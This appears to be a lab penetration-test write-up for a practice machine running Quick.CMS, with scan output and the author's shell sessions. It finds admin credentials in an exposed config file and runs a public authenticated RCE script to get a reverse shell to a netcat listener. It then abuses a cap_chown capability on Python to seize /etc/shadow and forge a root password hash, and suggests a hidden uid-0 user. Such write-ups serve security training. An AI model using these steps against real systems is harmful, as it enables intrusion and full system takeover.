readme.md

Pentest 16 - Quick - 20 - 10.14.1.20

Scanning and Enumerating

Nmap

```
Nmap scan report for 10.14.1.20
Host is up, received user-set (0.14s latency).
Scanned at 2023-08-06 15:21:26 EDT for 36s
Not shown: 984 closed tcp ports (reset)
PORT      STATE    SERVICE       REASON         VERSION
21/tcp    open     ftp           syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open     ssh           syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubu
| ssh-hostkey:
|   3072 7f:80:87:eb:84:af:0d:b6:f5:11:fb:d5:d0:6d:f4:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8mfElx2cHY+nfyVRvvJ5iNEasa9lOKI3SI1iqQdwKda
|   256 24:c5:af:74:66:67:5f:a6:2d:a4:87:0d:0c:cf:60:c9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE/WjWFcGm
|   256 33:31:bc:a5:58:bf:aa:90:c0:fe:2d:b0:d7:b1:00:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOkwZEb3dAs6rDkE3LCsT85EgfhIca6rmkqppAnxkjJQ
80/tcp    open     http          syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Quick.Cms v6.7
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Quick.Cms - fast and simple content management system
|_http-favicon: Unknown favicon MD5: 3BB71C2058BAE9B643043DD3EA8B57FF
691/tcp   filtered resvc         no-response
1042/tcp  filtered afrog         no-response
1081/tcp  filtered pvuniwien     no-response
1501/tcp  filtered sas-3         no-response
2119/tcp  filtered gsigatekeeper no-response
2260/tcp  filtered apc-2260      no-response
3827/tcp  filtered netmpi        no-response
7200/tcp  filtered fodms         no-response
7999/tcp  filtered irdmi2        no-response
8193/tcp  filtered sophos        no-response
10024/tcp filtered unknown       no-response
10180/tcp filtered unknown       no-response
```

```
54328/tcp filtered unknown       no-response
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 4.4 (96%), Linux 2.6.32 or 3.10 (95
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=21%CT=1%CU=38898%PV=Y%DS=2%DC=I%G=Y%TM=64CFF2DA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%TS=A)SEQ(SP=106%GCD
OS:=1%ISR=107%TI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11
OS:NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE8
OS:8%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)
OS:T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%
OS:T=40%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)T6(R=N)T7(R=N)U1(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 22.115 days (since Sat Jul 15 12:37:00 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   144.21 ms 10.14.1.20

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://r
# Nmap done at Sun Aug  6 15:22:02 2023 -- 1 IP address (1 host up) scanned in 35.27
```

OS Type: `Linux 2.6.32 (96%)`

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 3.0.3
22	SSH	TCP	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
80	HTTP	TCP	Apache httpd 2.4.41

Nikto


```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.20
+ Target Hostname:    10.14.1.20
+ Target Port:        80
+ Start Time:         2023-08-06 15:22:02 (GMT-4)
```

```
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /admin.php?en_log_id=0&action=config: Cookie PHPSESSID created without the httponl
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin acc
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin acce
+ /admin.php: This might be interesting.
+ /files/: Directory indexing found.
+ /files/: This might be interesting.
+ /database/: Directory indexing found.
+ /database/: Database directory found.
+ 7730 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2023-08-06 15:42:13 (GMT-4) (1211 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Exploitation

Initial Access

First I loaded up the webpage, and attempted to test out CVE-2006-5412 that I found from Nikto - there was nothing available here however.



File Actions Edit View Help
(autorecon)kali@kali: ~/reports/16-quick/results/10.14.1.20/scans/tcp80
Virtual Hacking Labs - Re
Kali Linux
Kali Tools
This time, search with:

```
drwxr-xr-x 2 root root    4096 Aug  6 15:22 xr

┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14
└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
-----------------------------------------------
+ Target IP:          10.14.1.20
+ Target Hostname:    10.14.1.20
+ Target Port:        80
+ Start Time:         2023-08-06 15:22:02 (GMT
-----------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options hea
+ /: The X-Content-Type-Options header is not
. See: https://www.netsparker.com/web-vulneral
+ No CGI Directories found (use '-C all' to fo
+ Apache/2.4.41 appears to be outdated (curren
+ /: Web Server returns a valid response with
+ /admin.php?en_log_id=0&action=config: Cookie
+ /admin.php?en_log_id=0&action=config: EasyNe
n/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNew
/cvename.cgi?name=CVE-2006-5412
+ /admin.php: This might be interesting.
+ /files/: Directory indexing found.
+ /files/: This might be interesting.
+ /database/: Directory indexing found.
+ /database/: Database directory found.
+ 7730 requests: 0 error(s) and 12 item(s) rep
+ End Time:           2023-08-06 15:42:13 (GMT
-----------------------------------------------
+ 1 host(s) tested

┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.20/scans/tcp80]
└─$ 
```

Quick.Cms - fast and simple content management system — Mozilla Firefox

Quick.Cms - fast and sim

10.14.1.20/admin.php

http://10.14.1.20/admin.php — Visit

QUICK.CMS

Fast and easy to use content management system

About us Contact

Morbi varius nisl eu diam. In ligula arcu, tincidunt non, blandit ut, tempus ac, ligula. Donec urna libero, sagittis egestas, dignissim id, auctor at, sapien.


About us

Sed imperdiet placerat quam. Pellentesque ut ipsum. Nulla elementum, nisl in pellentesque condimentum, ligula nisi nonummy augue, sit amet ornare tellus libero sed risus. Nam elementum, arcu sit amet fermentum ultrices, tortor est feugiat leo, sit amet aliquet velit massa at massa. Proin molestie eleifend diam. In tempor. Suspendisse mauris enim, semper feugiat, auctor placerat, sodales eu, felis. Sed rutrum, nunc vel aliquam placerat, eros orci pellentesque turpis, et rutrum erat orci sed pede. Nam quis felis. Ut elementum, pede et sagittis placerat, velit sapien pulvinar pede, a mollis massa augue sed est. Nunc mollis ante ut magna. Praesent turpis. In hac habitasse platea dictumst. Vestibulum luctus, lacus id iaculis ullamcorper, neque nibh dapibus odio, ut dignissim metus magna ac purus. Curabitur vulputate erat viverra leo.

Etiam quis velit

Morbi varius nisl eu diam. In ligula arcu, tincidunt non, blandit ut, tempus ac, ligula. Donec urna libero, sagittis egestas, dignissim id, auctor at, sapien. Pellentesque tristique nibh et sapien. Suspendisse eget arcu vitae leo rutrum tempus. Nunc bibendum mi in augue. Aliquam ut leo. Nulla purus odio, dictum rutrum, porta sit amet, ullamcorper ut, enim. Etiam erat lorem, eleifend a, dapibus eget, eleifend at, sem. Nullam auctor, dui ut gravida ultrices, nisl nisi lacinia neque, eu dapibus urna augue ut elit. Praesent quis nunc. Nam commodo dictum nisl. Morbi vehicula placerat arcu. Vivamus in felis nec nisl dapibus consectetuer. Nullam eget magna vel quam mattis tincidunt. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia

I then procedeed to dig through some of the other enumerated files - /database ? This yielded pretty quick results to get into the CMS system.




```
<?php
/*
* Website's main configuration data language independent
* More: https://opensolution.org/docs/?p=en-settings
*/
unset( $config, $lang, $aData );

/*
* If a website is under development, leave the DEVELOPER_MODE option enabled
* More: https://opensolution.org/docs/?p=en-settings#DEVELOPER_MODE
*/
define( 'DEVELOPER_MODE', true ); // comment this line once a website is publishing
if( defined( 'DEVELOPER_MODE' ) ){
  error_reporting( E_ALL | E_STRICT );
}

/*
* Email as login and password used to log in to the administration panel
* Ensure their security. Don't use passwords such as "admin", "1234", "qwerty" etc.
* More: https://opensolution.org/docs/?p=en-settings#login_email
*/
$config['login_email'] = "admin@localhost.local";
$config['login_pass'] = "admin123";

/*
* Setting IP address from which loging in to administration is possible
* More: https://opensolution.org/docs/?p=en-settings#allowed_ip_admin_panel
*/
$config['allowed_ip_admin_panel'] = null; // default value: null

/*
* Variable stores skin directory name
* More: https://opensolution.org/docs/?p=en-settings#skin
*/
$config['skin'] = 'default'; // default value: 'default'

/*
* Thumbnail sizes and image localizations. When adding a new localization, assign it a number not less than 50
* More: https://opensolution.org/docs/?p=en-settings#images_thumbnails
```

User	Pass
admin@localhost.local	admin123

I poked around to see if there was anything obvious - I first attempted to upload a reverse shell as the language file, and triggering it by navigating to the page it generated, but this didn't yield any success.

I did have / find this resource available when I was initially researching the services running.




```
urllib3.exceptions.MaxRetryError: HTTPConnectionPool(host='10.14.1.20', port=80): Max retries exceeded with url: /admin.php?p=login (Caused by NewConnection
Error('<urllib3.connection.HTTPConnection object at 0x7f94bd6a2ad0>: Failed to establish a new connection: [Errno 111] Connection refused'))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/reports/16-quick/results/10.14.1.20/loot/rce.py", line 48, in
    login = s.post(url+"admin.php?p=login", login_data, headers=headers)
            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/pipx/venvs/autorecon/lib/python3.11/site-packages/reque
    return self.request("POST", url, data=data, json=json, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/pipx/venvs/autorecon/lib/python3.11/site-packages/reque
    resp = self.send(prep, **send_kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/pipx/venvs/autorecon/lib/python3.11/site-packages/reque
    r = adapter.send(request, **kwargs)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/.local/pipx/venvs/autorecon/lib/python3.11/site-packages/reque
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='10.14.1.20', port=8
ionError('<urllib3.connection.HTTPConnection object at 0x7f94bd6a2ad0>: Failed to

┌──(autorecon)─(kali㉿kali)-[~/…/16-quick/results/10.14.1.20/loot]
└─$ python3 rce.py http://10.14.1.20/ admin@localhost.local admin123 172.16.4.1 1
############################################################
######    Quick.CMS authenticated RCE by mari0x00   #######
############################################################

[+] Attempting user login
[+] Adding shell command

[+] Triggering the shell. Go nuts!
```

```
┌──(kali㉿kali)-[~]
└─$ autor
sudo $(which autorecon)

┌──(autorecon)─(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
10.14.1.20: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.20] 44730
bash: cannot set terminal process group (809): Inappropriate ioctl for devic
bash: no job control in this shell
www-data@quick:/var/www/html$ ^X@sS
```

This got me a shell very quickly.


Privilege Escalation

Once I had a shell, I enumerated the system to see what was vulnerable on the system. `python3.8` had `cap_chown+ep` which means, it has root permissions to change the ownership of items.




```
Files with capabilities (limited to 50):
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/python3.8 = cap_chown+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

I already had a good idea of what to do here - because I could chown files from root to myself, I could do so with `/etc/shadow` and modify the root password. If I wanted to be less obvious, I could do this with `/etc/passwd` and an unassuming user like `nginx` or something, but with the uid set to 0. I opted just to update `/etc/shadow` here.




```
www-data@quick:/var/www/html$ whereis python
whereis python
python: /usr/bin/python3.8 /usr/lib/python2.7 /usr/lib/python3.8 /etc/python3.8 /usr/local/lib/python3.8
www-data@quick:/var/www/html$ python3.8 -c 'import os;os.chown('/etc/shadow',100,100')
<n3.8 -c 'import os;os.chown('/etc/shadow',100,100')
bash: syntax error near unexpected token `)'
www-data@quick:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@quick:/var/www/html$ python3.8 -c 'import os;os.chown('/etc/shadow',33,33)'
<hon3.8 -c 'import os;os.chown('/etc/shadow',33,33)'
  File "<string>", line 1
    import os;os.chown(/etc/shadow,33,33)
                       ^
SyntaxError: invalid syntax
www-data@quick:/var/www/html$ python3.8 -c 'import os;os.chown("/etc/shadow",33,33)'
<hon3.8 -c 'import os;os.chown("/etc/shadow",33,33)'
www-data@quick:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@quick:/var/www/html$ ls -l /etc/shadow
ls -l /etc/shadow
-rw-r----- 1 www-data www-data 1579 Mar 15  2021 /etc/shadow
www-data@quick:/var/www/html$ 
```

First I created a salted password:




```
www-data@quick:/var/www/html$ openssl passwd -1 -salt abc password
openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
www-data@quick:/var/www/html$ 
```

